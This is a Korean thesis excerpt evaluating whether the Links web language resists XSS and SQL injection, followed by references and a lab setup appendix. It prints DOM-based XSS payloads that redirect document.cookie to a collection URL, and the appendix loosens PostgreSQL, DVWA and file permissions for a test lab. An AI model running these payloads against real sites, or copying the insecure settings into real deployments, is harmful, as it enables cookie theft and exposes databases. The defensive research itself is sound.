다음으로 Links 언어를 사용해 웹 프로그램을 개발할 때 <script> 태그를 사용하지 않더라도 연관된 함수등을 작성할 때 사용되는 <script>태그의 영향을 살펴보기 위해 실험을 진행하였다. 이를 위해 공격 구문 스크립트가 서버로 전달되지 않는 DOM-Based XSS 공격에 대해 진행하였다. [그림 55]과 같이 DOM-Based XSS 공격을 위해 URL 주소를 입력하면 URL 주소의 링크를 반환하는 예제 프로그램을 구성하였다.

```
fun foo(url){
        page
        <html>
                <body>
                <div>
                        <a href="{url}"  target="_blank">Your URL</a>
                </div>
                </body>
        </html>
```

```
}

fun domxss(msg) {
        page
        <html>
                <body>
                <h1>Input Your URL</h1>
                <form l:action="{freshResource(); foo(url)}" method="post
">
                        <input l:name="url" />
                        <input type="submit"></input>
                </form>
                </body>
        </html>
}
```

그림 55 DOM-Based XSS 예시 프로그램

[그림 55]의 입력창에 입력을 할 때 burp와 같은 프록시 도구를 이용하여 [그림 56]와 같이 공격 구문 스크립트를 넣어 실행하여 보면 실제로 [그림 57]와 같은 구문이 된다.

```
#<img src=x onerror=document.location='127.0.0.1/cookie?'+document.c
ookie>
```

그림 56 DOM-Based XSS 공격 구문

```
localhost/ex2.html?#<img src=x onerror=document.location='127.0.0.1/c
ookie?'+document.cookie>
```

그림 57 DOM-Based XSS 공격 실제 실행 구문

dom-based xss 공격은 URL의 fragment identifier인 # 기호를 이용하여 서버로 공격 스크립트 문구가 전송되지 않게 하여 서버 측에서 공격 스크립트 문구를 감지하는 것을 원천적으로 방지한다. 이를 확인하기 위하여 burp suite를 이용해 url 주소에 ?를 사용했을 때와 #을 사용했을 때의 request를 확인하였다.

[그림 56]은 url 주소에 ?를 사용해 인자를 전송하였을 때의 request이다.

Referer: http://localhost/ex2.html?name=peter

그림 58 ?를 사용해 인자 전송

[그림 56]과 같이 burp suite를 통해 url의 파라미터를 확인할 수 있다.

[그림 57]는 url 주소에 #을 사용해 인자를 전송하였을 때의 request이다.

Referer: http://localhost/ex2.html

그림 59 #을 사용해 인자 전송

[그림 57]와 같이 burp suite를 이용해 request를 확인하였을 때 url의 파라미터를 확인할 수 없다. 그러나 ?을 사용해 파라미터를 전송하였을 때와 같은 동작을 수행한다.

그러나 stringtoxml 함수가 string을 xml 형식으로 변경시키긴 하지만 여전히 string처럼 동작함으로 원하는 효과를 얻기에는 어려움이 있었다. stringtoxml 함수 사용 후 <script></script> 태그 사용해야만 공격의 동작을 확인할 수 있었다. 그러나 실제로 프로그램 작성 시 그럴만한 특별한 이유가 존재하지 않는다. 스크립트 태그는 클라이언트 사이드 스크립트를 정의할 때 사용하는 태그로 일반 프로그램 작성 시 . html에서 자바스크립트와 같은 스크립트 코드를 사용하기 위해 사용. Links에서 사용해야만 하는 이유? 아주 없진 않겠지만

실험 결과 프로그램 내부에 <script>를 사용한다면 stringToXml 라이브러리를 통해 공격 스크립트 구문의 특수문자를 문자열로 처리한다고 하더라도 공격 스크립트의 구문이 실행된다는 것을 확인할 수 있었다. 따라서 스크립트 태그 사용을 지양하면 XSS 공격의 가능성을 줄일 수 있다.

3.3.3. 동적 스크립트 태그 (프로그램 내부 <script> 무)

프로그램 내부에서 <script> 태그 사용 시, xss 공격의 가능성이 존재함을 확인한 뒤, 프로그램 내부에 <script> 태그가 없는 상황에서도 이와같이 공격의 가

능성이 존재하는지 확인하기 위해 <script> 태그가 없는 상황에서도 확인해보았다. 앞 절에서와 마찬가지로 XSS 공격의 여부를 확인하기 위해 임의로 테스트 환경에서의 cookie를 [그림 49]로 같이 지정해준 뒤 [그림 50]의 예시 프로그램을 [그림 60]과 같이 구성하였다. 프로그램 내부에 <script> 태그가 없는 상황에서 script 태그가 포함되어 있는 문자열을 입력하고 그 문자열을 stringtoxml 라이브러리 함수를 통해 xml 형식으로 변환하였을 때 공격자가 입력한 공격 스크립트가 동작하여 xss 공격이 가능한 지 확인해 보았다.

```
fun foo(x) {
        setCookie("password", "fooxyz");
        replaceNode(
         <div id="xyz"> {stringToXml(x)} </div>
         ,
         getNodeById("xyz")
         )
}
fun xsstest3(msg) {
        page
        <html>
                <body>
                        <form l:onsubmit="{foo(x)}" method="post">
                                <input l:name="x" />
                                <button type="submit">Submit!</button>
                        </form>
                        <div id="xyz"> Input your name!</div>
                </body>
        </html>
}
fun main(){
        addRoute("", xsstest3);
        servePages()
}
```

```
main()
```

그림 60 동적 스크립트 태그 예시 프로그램

프로그램의 쿠키와 세션 정보를 공격자의 서버로 전송하도록 하는 [그림 53]의 스크립트를 입력하였을 때, 전송하도록 지정해놓은 서버의 로그를 확인해보았을 때 공격 스크립트가 동작하지 않음을 확인하였다. 입력한 공격 스크립트에서의 특수문자가 작은 따옴표로 묶어 <script> 태그가 실제로 태그 역할을 수행하지 못한채 문자열과 같이 동작하였다. 이는 SQL injection에서의 결과와 비슷한 양상인데, static type checking의 동작으로 사용한 stringToXml 라이브러리의 사용 결과 특수문자가 자바스크립트의 코드로 사용되지 않고 문자열처럼 입력되어 공격 스크립트가 실행되지 않은 것이다. 이를 통해 <script> 태그를 명시적으로 프로그램 내부에서 사용하지 않는다면 XSS 공격에서 안전함을 확인할 수 있었다.

```
fun foo(url){
setCookie("password", "fooxyz");
        page
        <html>
                <body>
                <div>
                        <a href="{url}"  target="_blank">Your URL</a>
                </div>
                </body>
                </html>
}
fun domxss(msg) {
        page
        <html>
                <body>
                <h1>Input Your URL</h1>
                <form  l:action="{freshResource();  foo(url)}"  method="post
```

```
">
                    <input l:name="url" />
                    <input type="submit"></input>
               </form>
               </body>
        </html>
}
fun main(){
        addRoute("", domxss);
        servePages()
}
```

그림 61

위의 Links 예제 프로그램을 통해 입력창에 name을 입력하면 그 name이 url의 파라미터로 작성된 하이퍼 링크가 반환되는 구조이다. 이 하이퍼링크를 클릭하면 html로 작성된 프로그램이 실행되어 웹 페이지가 반환된다. 이 때 아래와 같은 스크립트 공격 문구를 입력할 수 있다.

Links 언어로 만들어진 프로그램에 스크립트 태그가 존재하지 않고, 서버에서 xss 공격에 대한 방어가 되어 있지 않다면, [그림 62]와 같은 스크립트 공격 문구가 실행된다.

```
localhost/ex2-2.html?name=<img src=x onerror=document.location='127.0.0.1:80/cookie?'+document.cookie>
```

그림 62 DOM-Based XSS 공격 구문

이러한 경우, Links 프로그램은 stringToXml 함수를 이용해 type 변환을 해야하고, 이때 작은따옴표가 추가되어 스크립트 공격 문구의 실행을 막는다. 이는 앞서 2장에서 설명한 type checking 덕분인데, Links 언어에서 시행하는 type checking이 javascript나 html 프로그램에서는 실행되도록 입력되는 공격 문구를 자연스럽게 방어하는 것이다.

서버에서 입력값 검증과 같이 XSS 취약점에 대해 방어가 되어있더라도 위의 공격과 같이 클라이언트 레벨에서의 취약점 점검이 없다면 공격이 이루어질 수 있다. 앞서 2장에서 언급했듯 URL의 fragment identifier인 #은 HTTP 전송에 포함되지 않고 클라이언트 레벨에 남아있다가 response가 돌아와 DOM을 구성할 때 실행된다.

Links 프로그램에서 URL에 포함된 fragment identifier은 뒤에 어떤 스크립트 공격 문구나 문자열이 들어오더라도 관계없이 문자열취급되어 XSS 공격을 방어하는 효과가 존재한다.

다만 주의하여야 할 점은 위의 상황은 실험을 위해 임의로 폼으로 입력을 받고 url 주소를 제공하는 형식을 취하였지만, 실제 공격은 이메일 피싱과 같은 방식으로 이루어진다는 점이다. 위의 실험에서의 상황과 같은 경우로 실제 공격이 이루어지는 것은 현실적으로 어렵다고 할 수 있지만, 이메일 피싱이나 신뢰하지 않는 환경에서의 하이퍼 링크를 클릭할 경우 위의 실험에서의 경우와 같이 원치 않은 동작이 이루어질 수 있다.

이러한 결과, Links 언어가 xss 취약점에 대하여 반드시 완벽히 방어한다고 단언할 수는 없지만, Links 프로그램 내에서 script 태그를 사용하는 경우에 이러한 xss 취약점이 나타나고, 이러한 경우는 특정하는데에 큰 어려움이 없는 경우로 충분히 예방할 수 있다. 따라서, Links 언어가 xss 취약점에 대해 뛰어난 방어 효과를 가지고 있음을 확인하였다.

4. Discussion

LINQ 쿼리 변환 런타임 시스템에서 한 개의 특수문자를 세 개로 변환하여 특수문자를 문자 그대로 표시해 뒤에 어떠한 공격 구문이 입력되더라도 실행되지 않고 문자열로 처리하는 특성이 SQL Injection 공격을 방어하고, 이러한 처리를 위해 개발자가 특별히 고려할 사항이 없음을 확인하였다.

Links 프로그램 내부에 <script> 태그를 사용하는 경우와 같이 탐지가 쉬운 경우를 제외하고는 Links 언어에서 공격자가 입력한 내용을 XML로 넣는 과정에서 취약점을 유발하는 코드를 단순한 문자열로 처리하는 특성이 XSS 공격을 방어할 수 있음을 확인하였다.

5. 결론 및 향후 연구

이 논문을 통해 Links 언어에 대한 웹 취약점 보안 연구를 처음으로 진행해 다계층 프로그래밍 언어에서 제공하는 client/server, LINQ, built-in xml, type checking과 같은 특징들이 웹 취약점을 강력하게 방어함을 분석하였다. 특히, IDOR 취약점의 경우에는 런타임 시스템의 SSL 프로토콜 사용을 통해 프로그램에 특별한 변경 없이도 취약점을 방어할 수 있었고, SQL Injection 공격이나 XSS 공격 역시 LINQ 쿼리와 입력 문자열을 결합할 때 LINQ를 SQL로 변환하는 과정과, XML을 입력 문자열과 결합할 때 문자열을 XML로 변환하는 과정에서 자연스럽게 방어가 되는 것을 확인하였다. 특히나, SQL Injection 공격은 불가능하다고 판단되며, XSS 공격도 구문적으로 쉽게 분석이 가능한 <script> 태그를 사용하는 경우를 제외하면 XSS 공격 역시 가능하지 않다고 판단된다. 향후 이를 검증하는 연구를 진행할 예정이다.

이 연구를 통해 향후 기존 프로그래밍 언어로 작성했던 취약점을 방어하기 위한 쿼리 작성 라이브러리나 XSS 방어 라이브러리의 방어 능력을 검증하는 방법으로 이 연구 결과를 활용 가능한지 검토해 볼 수 있을 것이다.

참고문헌

[1] P. Weisenburger, J. Wirth, and G. Salvaneschi, “A survey of multitier programming.”, ACM Computing Surveys (CSUR), 2020.

[2] https://owasp.org/

[3] OWASP Top10 - 2013, https://owasp.org/www-pdf-archive/OWASP_Top_10_-_2013.pdf

[4] S. Tipton and Y. Choi, “Toward Secure Web Application Design: Comparative Analysis of Major Languages and Framework Choices.” International Journal of Advanced Computer Science and Applications, 2016.

[5] 최봉환, 『화이트 해커를 위한 웹 해킹의 기술.』, 비제이퍼블릭, 2018.

[6] 김귀석, “OTACUS: 간편URL 기법을 이용한 파라미터 변조 공격 방지기법.“, 고려대학교, 2015.

[7] rain.forest.puppy (Jeff Forristal), “NT web technoloty vulnerabilities“, Phrack Magazine, vol.8 no.54, article 08 of 12, 25 Dec 1998.

[8] C. Anley, “Advanced SQL Injection in SQL Server Applications.”, 2002.

[9] W. G. Halfond, J. Viegas, and A. Orso, “A Classification of SQL-Injection attacks and countermeasures.”, Proceedings of the IEEE international symposium on secure software engineering, IEEE, 2006.

[10] Z. Su and G. Wassermann, “The essence of command injection attacks in web applications.” ACM Sigplan Notices, 2006.

[11] S. W. Boyd and A. D. Keromytis, “SQLrand:Preventing SQL Injection attacks.”, International conference on applied cryptography and network security, Springer, Berlin, Heidelberg, pp. 292-302, 2004.

[12] P. C. Van Oorshot, 『Computer Security and the Internet: Tools and Jewels from Malware to Bitcoin.』, Springer, 2021.

[13] 김병권, “SQL Injection 웹 취약점의 공격과 방어.” 청주대학교, 2011.

[14] 노시춘, “Cross-Site Scripting(XSS) 프로세스 진단을 기반으로 한 웹 해킹

대응절차 모델 연구.”, 한국융합보안학회, 2013.
[15] 방주원, 이정환, 이주호, 『보안 실무자를 위한 네트워크 공격 패킷 분석.』, 프리렉, 2019.
[16] 방화벽 기업 Accellion의 FTA 취약점을 노린 공격 피해, https://www.fireeye.com/blog/kr-threat-research/2021/02/accellion-fta-exploited-for-data-theft-and-extortion.html
[17] OS Command Injection, https://cwe.mitre.org/data/definitions/78.html
[18] SQL Injections: How Not To Get Stuck, http://thecodist.com/article/sql-injections-how-not-to-get
[19] W. G. J. Halfond, and A. Orso. "AMNESIA: analysis and monitoring for neutralizing SQL-injection attacks." Proceedings of the 20th IEEE/ACM international Conference on Automated software engineering. 2005.
[20] Z. Su and G. Wassermann. "The essence of command injection attacks in web applications." Acm Sigplan Notices, 2006.
[21] G. Buehrer, B. W. Weide, and P. A. G. Sivilotti, "Using parse tree validation to prevent SQL injection attacks.", Proceedings of the 5th international workshop on Software engineering and middleware, 2005.
[22] Y. W. Huang, F. Yu, C. Hang, C. H. Tsai, D. T. Lee, and S. Y. Kuo, “Securing web application code by static analysis and runtime protection.”, Proceedings of the 13th international conference on World Wide Web, 2004.
[23] S. L. Garfinkel, and H. R. Lipford, 『Usable Security: History, Themes, and Challenges.』, Synthesis Lectures (mini-book series), Morgan and Claypool, 2014.
[24] A. Whitten, J. D. Tygar, “Why Johnny can’t encrypt: A usability evaluation of PGP 5.0.”, USENIX Security symposium, 1999.
[25] S. Chiasson, P. C. van Oorchot, and R. Biddle, “A usability study and

critique of two password managers.", USENIX Security Symposium, 2006.
[26] C. Herley, "So long, and no thanks for the externalities: the rational rejection of security advice by users.", Proceedings of the 2009 workshop on New security paradigms workshop, 2009.
[27] R. Dhamija, J. D. Tygar, and M. Hearst, "Why phishing works.", Proceedings of the SIGCHI conference on Human Factors in computing systems, 2006.
[28] M. Jakobsson and S. Myers, editors, 『Phishing and countermeasure: understanding the incensing problem of electronic identity theft.』 John Wiley & Sons, 2006.
[29] A. P. Felt, R. W. Reeder, A. Ainslie, H. Harris, M. Walker, C. Thompson, M. E. Acer, E. Morant, and S. Consolvo, "Rethinking connection security indicators.", Twelfth Symposium on Usable and Security (SOUPS 2016), 2016.
[30] C. Amrutkar, P. Traynor, and P. C. Van Oorschot, "An empirical evaluation of security indicators in mobile web browsers.", IEEE Transactions on Mobile Computing, 2013.
[31] R. Biddle, P. C. Van Oorchot, A. S. Patrick, and T. Whalen, "Browser interfaces and extended validation SSL certificates: an empirical study.", Proceedings of the 2009 ACM workshop on Cloud computing security, 2009.
[32] Z. Ye, S. Smith, and D. Anthony, "Trusted paths for browsers.", ACM Transactions on Information and System Security (TISSEC), 2005.
[33] Z. Zhou, V. D. Gilgor, J. Newsome, and J. M. McCune, "Building verifiable trusted path on commodity x86 computers.", 2012 IEEE symposium on security and privacy. IEEE, 2012.
[34] A. Hoffman, 『Web Application Security』, O'Reilly Media, 2020.
[35] CERT, CA-2000-02: Malicious HTML tags embedded in client web req

uests. Advisory, 2 Feb 2000, https://resources.sei.cmu.edu/asset_files/whitepaper/2000_019_496188.pdf
[36] J. Garcia-Alfaro and G. Navarro-Arribas, “Prevention of cross-site scripting attacks on current web applications.”, OTM Confederated International Conferences“On the Move to Meaningful Internet Systems”, Springer, Berlin, Heidelberg, 2007.
[37] E. Kirda, N. Jovanovic, C. Kruegel, and G. Vignal, “Client-side cross-site scripting protection.”, computers & security, 2009.
[38] M. Ter Louw and V. N. Venkatakrishnan, “BLUEPRINT: Robust prevention of cross-site scripting attacks for existing browsers.”, IEEE Symposium on security and privacy, 2009.
[39] C. Kern, “Securing the tangled web.”, Communications of the ACM, 57.9, 2014.
[40] J. Weinberg, P. Saxena, D. Akhawe, M. Finifter, R. Shin, and D. Song, “A systematic analysis of XSS sanitization in web application frameworks.”, European Symposuim on Research in Computer Security, Springer, Berlin, Heidelberg, 2011.
[41] M. Zalewski, 『The tangled Web: A guide to securing modern web applications.』, No Strarch Press, 2011.
[42] 김경곤, 『인터넷 해킹과 보안』, 한빛아카데미, 2017.
[43] SQL Injection, https://cwe.mitre.org/data/definitions/89.html
[44] Stored XSS, https://portswigger.net/web-security/cross-site-scripting/stored
[45] Cross-site Scripting, https://cwe.mitre.org/data/definitions/79.html
[46] 김세진, “동적으로 추출한 스크립트 분석을 통한 DOM 기반 XSS 취약점 탐지.”, 한양대학교, 2012.
[47] E. Kirda, C. Kruegel, G. Vigna, and N. Javanovic, “Noses: a client-side solution for mitigating cross-site scripting attacks.”, Proceedings of the 2006 ACM symposium onApplied computing, 2006.

[48] S. Stamm, B. Sterne, and G. Markham, “Reining in the web with content security policy.”, Proceedings of the 19th international conference on World wide web, 2010.

[49] M. West, A. Barth, and D. Veditz, “Content Security Policy Level 2.”, W3C Recommendations, 15 Dec 2016.

[50] T. Oda, G. Wurster, P. C. Van Oorschot, and A. Somayaji, “SOMA: Mutual approval for included content in web pages.”, Proceedings of the 15th ACM conference on Computer and communications security, 2008.

[51] B. Hoffman, and B. Sullivan, 『Ajax Security.』, Addison-Wesley, 2007.

[52] T. Bray, RFC 8259: The JavaScript Object Notation (JSON) Data Interchange Format, Internet Standard, obsoletes RFC 7159, 2017.

[53] 박진원, “웹 애플리케이션의 XSS 취약성 정적탐지.”, 한양대학교, 2012.

[54] E. Cooper, S. Lindley, P. Wadler and J. Yallop, “Links: Web Programming Without Tiers." International Symposium on Formal Methods for Components and Objects, Springer, Berlin, Heidelberg, 2006.

[55] LINQ 쿼리 소개, https://learn.microsoft.com/ko-kr/dotnet/csharp/programming-guide/concepts/linq/introduction-to-linq-queries

[56] J. Pan and X. Mao, "DomXssMicro: A Micro Benchmark for Evaluating DOM-Based Cross-Site Scripting Detection.", 2016 IEEE Trustcom/BigDataSE/ISPA, 2016.

[57] E. Cooper, "Programming Language Features for Web Application Development." University of Edinburgh, 2009.

영문 제목

Lee Kyu Hai

Graduate School

(Abstract)

recent

부록 A. 구현 set up and run

다음 내용은 실험 set up 내용과 실행 방법에 관해 기술한다.

가. 컴퓨팅 환경

Links OS : Ubuntu 20.04.3

dvwa OS : kali Linux

how to install Links in Ubuntu 20.04.3

나. Postgresql 설치 및 설정

Links 설치 전 postgresql 먼저 세팅 해야 한다.

how to install postgresql

```
$ sudo apt-get install postgresql postgresql-contrib
    ver    : 12, port     : 5432
    psql data directory   : /var/lib/postgresql/12/main
```

check psql

create user : 여기서 'user name'은 실제 Ubuntu user 이름과 같아야 함

```
# create database 'db name';
# create user 'user name' with encrypted password 'password';
# grant all privileges on database 'db name' to 'user name';
# alter role 'user name' 'role name';
```

ex)

```
# create database lee;
# create user lee with encrypted password ubuntu;
# alter role lee superuser createrole createdb replication bypassrls;
```

* postgresql setup[1)]

$ sudo vi /etc/postgresql/12/main/postgresql.conf

listen_addresses = 'localhost' : localhost 접속만 허용

위의 문구를 #으로 주석처리 후

listen_addresses='*' : 모든 IP 허용

위의 문구를 입력한다.

$ sudo vi /etc/postgresql/12/main/pg_hba.conf

md5 접속 방식으로 변경해 접근을 용이하게 한다.

```
local   all   all                 md5
host    all   all   0.0.0.0/0     md5
```

$ sudo systemctl restart postgresql : psql 재시작

$ netstat -ntlp | grep 5432 : psql 5432 포트 확인

다. install opam

$ sudo apt install opam

$ opam switch install 4.08.0 : Links와 호환이 되도록 버전을 지정해 준다.

라. install Links[2)]

$ opam install Links Links-postgresql

/home/'user name'/.opam/4.08.0/

* error

failed build conf-gmp 4 발생 시 아래의 문구 입력해준다.

$ sudo apt install libgmp-dev

check Links

1) https://github.com/Links-lang/Links/wiki/Database-setup
2) https://github.com/Links-lang/Links/blob/master/INSTALL.md

$ linx : Links 들어가기

> @quit; : Links 나가기

configure

$ sudo vi .opam/4.08.0/etc/Links config : Database 예제 사용하기 위해 주석 처리 되어있는 아래 두 문장을 주석 해제 후 user name과 password 입력

database_driver=postgresql

database_args=localhost:5432:'user name':'password'

:wq!

ex)

database_driver=postgresql

database_args=localhost:5432:lee:ubuntu

Database set up

$ cd .opam/4.08.0/share/Links/examples/dbsetup

$ ./createdbs

$ ./populatedbs

* error

permission deny : sudo chmod a+x 'file'을 통해 권한을 부여한다.

ex) sudo chmod a+x createdbs

$ linx examples.Links : Links 파일 실행

$ linx -d examples.Links : debug 옵션 설정해 파일 실행

$ linx —path=../, ./examples.Links : 경로 옵션 지정해 파일 실행

마. Links의 SSL 설정[3)]

$ openssl req -x509 -newkey rsa:4096 -keyout server.key -out server.crt -days 365 -nodes

위의 문구 입력으로 인증서와 키 생성 후 config에 적용한다.

4096bit의 rsa 암호화를 사용해 365일 동안 유효한 인증서가 생성되었다.

server.key와 server.crt는 config가 있는 .opam/4.08.0/etc/Links/ 폴더에 생성한다.

$ sudo vi .opam/4.08.0/etc/Links/config

위의 문구로 config 안에 들어가 아래 세 문장을 추가한다.

ssl=true

ssl_cert_file=server.crt

ssl_key_file=server.key

그 후 linx —config=config 으로 새 config를 적용하도록 한 뒤 사용한다.

바. DVWA 설치[4]

SQL I 공격이나 xxs 공격과 같은 여러 웹 취약점 공격을 미리 연습해 볼 수 있는 dvwa의 설치 방법을 기술한다.

1. install xampp

 * xampp? php development environment

 1)download site : https://sourceforge.net/projects/xampp/files/XAMPP%20Linux/

 dvwa는 PHP5에서만 동작하기 때문에 5.6.23 버전 다운로드 (x64, x32 각자 환경에 맞게)

 download file : xampp-linux-x64-5.6.23-0-installer.run

 2) open terminal

3) https://github.com/Links-lang/Links/releases/tag/0.9.6

4) inflearn [화이트해커가 되기 위한 8가지 웹 해킹 기술] 강의 참조

cd Downloads/
ls -al
xampp-linux-x64-5.6.23-0-installer.run 파일 확인

chmod +x ./xampp-linux-x64-5.6.23-0-installer.run
ls -al
xampp-linux-x64-5.6.23-0-installer.run 권한 확인
./xampp-linux-x64-5.6.23-0installer.run 실행
/opt/lampp/manager-linex.run & 다시 실행

# sudo vi /opt/lampp/etc/php.init
allow_url_include=off => on
MYSQL Database를 실행 후 apache 웹 서버 재실행

click 'go to application' 또는 localhost/phpmyadmin 접속
Database "dvwa" 생성

2. install dvwa
http://secuacademy.com/files 접속 후 download
cd ~/Downloads/
unzip DVWA-1.9-captcha-patched.zip
mv DVWA-1.9-captcha-patched /opt/lampp/htdocs/dvwa
localhost/dvwa 접속
초기 setup check에서 captcha 설정 진행 (본인 google 계정 필요)
https://www.google.com/recaptcha/admin 접속
본인 계정으로 로그인 후 recaptcha v2 선택한 뒤 accept
label : dvwa, domain : localhost
copy site key
sudo vi /opt/lampp/htdocs/dvwa/config/config.ini.php

'recaptcha public key' = '';　　　　작은따옴표 사이에 복사
copy secret key
'recaptcha private key' = '';　　　작은따옴표 사이에 복사
몇 줄 위 존재하는
'db_password' = '';　　　　　　　　접속 쉽게 password 삭제
:wq!
localhost/dvwa/setup.php 새로고침 후 recaptcha key가 수정되었는지 확인
그 후 chmod 777로 모든 사용자에게 파일에 관해 쓰기 권한 부여
chmod 777 /opt/lampp/thdocs/dvwa/hackable/uploads

click 해당 페이지 하단 'create/rese Database'

사. apache2 서버의 로그 기록 확인

$ tail -f /var/log/apache2/access.log

아. postgresql Database 동작 확인 후 필요 내용 추가

Links 예제 프로그램 가동 후 다음 과정을 통해 Database 동작 확인 후
var db = Database “Links”;
var test = table “test” with (I : Int, s :String) from db;
insert test values (I, s) [(i=1, s=“one”)];
query {for(x <- test)[x]};

다음 과정을 거쳐 필요한 Database 내용을 입력한다.
insert into ‘table-name’
values();

ex)
Database dictionary 내 존재하는 table ‘wordlist’는 4개의 columns를 가지로

있다. word(string), type(string), meaning(string), id(integer).

select * from wordlist; : table wordlist에 존재하는 모든 정보를 확인
insert into wordlist (word, type, meaning, id) values ('a', null, 'The name of the sixth tone in the model major scale (that in C), or the first tone of the minor scale, which is named after it the scale in A minor. The second string of the violin is tuned to the A in the treble staff. -- A sharp (A/) is the name of a musical tone intermediate between A and B. -- A flat (A/) is the name of a tone intermediate between A and G.',
2); : 필요한 내용 입력.
데이터베이스 수정 시
UPDATE 'table 이름' SET '수정할 내용' WHERE '조건';
ex)
UPDATE wordlist SET type = 'n' WHERE word = 'baa';

부록 B. 파서

아래의 코드는 SQL Injection 검증에 사용된 PetitSQL에서 사용된 Parser의 세부 코드 내용이다.

```
parseSQL :: Parser SQL
parseSQL =
  symbol "select" >>= (\_ ->
  (star +++ columns) >>= (\cols ->
  symbol "from" >>= (\_ ->
  table >>= (\tbl ->
  optWhere >>= (\maybePred ->
  return (SQL cols tbl maybePred))))))

star :: Parser Cols
star =
  symbol "*" >>= (\_ ->
  return Star)

columns :: Parser Cols
columns =
  columns1 >>= (\cols ->
  return (Cols cols))

columns1 :: Parser [String]
columns1 =
  identifier >>= (\col ->
  many (symbol "," >>= (\_ -> identifier)) >>= (\cols ->
  return (col:cols)))

table :: Parser String
table = identifier

optWhere :: Parser (Maybe Pred)
optWhere =
```

```
  (symbol "where" >>= (\_ ->
  predicate >>= (\pred ->
  return (Just pred))))
  +++
  (return Nothing)

predicate :: Parser Pred
predicate =
  parseterm >>= (\term ->
  predicate1 >>= (\f ->
  return (f (Term term))))

predicate1 :: Parser (Pred -> Pred)
predicate1 =
  (symbol "or" >>= (\_ ->
   predicate >>= (\pred2 ->
   predicate1 >>= (\f ->
   return (\pred1 -> f (Or pred1 pred2))))))
  +++
  (return (\x->x))

parseterm :: Parser Term
parseterm =
  parsevalue >>= (\v1 ->
  symbol "=" >>= (\_ ->
  parsevalue >>= (\v2 ->
  return (Eq v1 v2))))

parsevalue :: Parser Value
parsevalue =
  (identifier >>= (\colName ->
   return (ColName colName)))
  +++
  (sqlstring >>= (\sqlstr ->
```

```
    return (StrVal sqlstr)))
   +++
   (integer >>= (\i ->
    return (IntVal i)))
   +++
   (symbol "{" >>= (\_ ->
    identifier >>= (\v ->
    symbol "}" >>= (\_ ->
    return (Var v)))))

sqlstring :: Parser String
sqlstring =
   (char '\'') >>= (\_ ->
   sqlstringin >>= (\text ->
   return text))


sqlstringin :: Parser String
sqlstringin =
   ((char '\'') >>= (\_ ->
    (char '\'') >>= (\_ ->
    sqlstringin >>= (\text ->
    return ('\'':text)))))
   +++
   ((char '\'') >>= (\_ ->
    (return "")))
   +++
   (item >>= (\c ->
    sqlstringin >>= (\text ->
    return (c:text))))
```

그림 63 parseSQL 함수

감사의 글

2023년 2월

이 규 해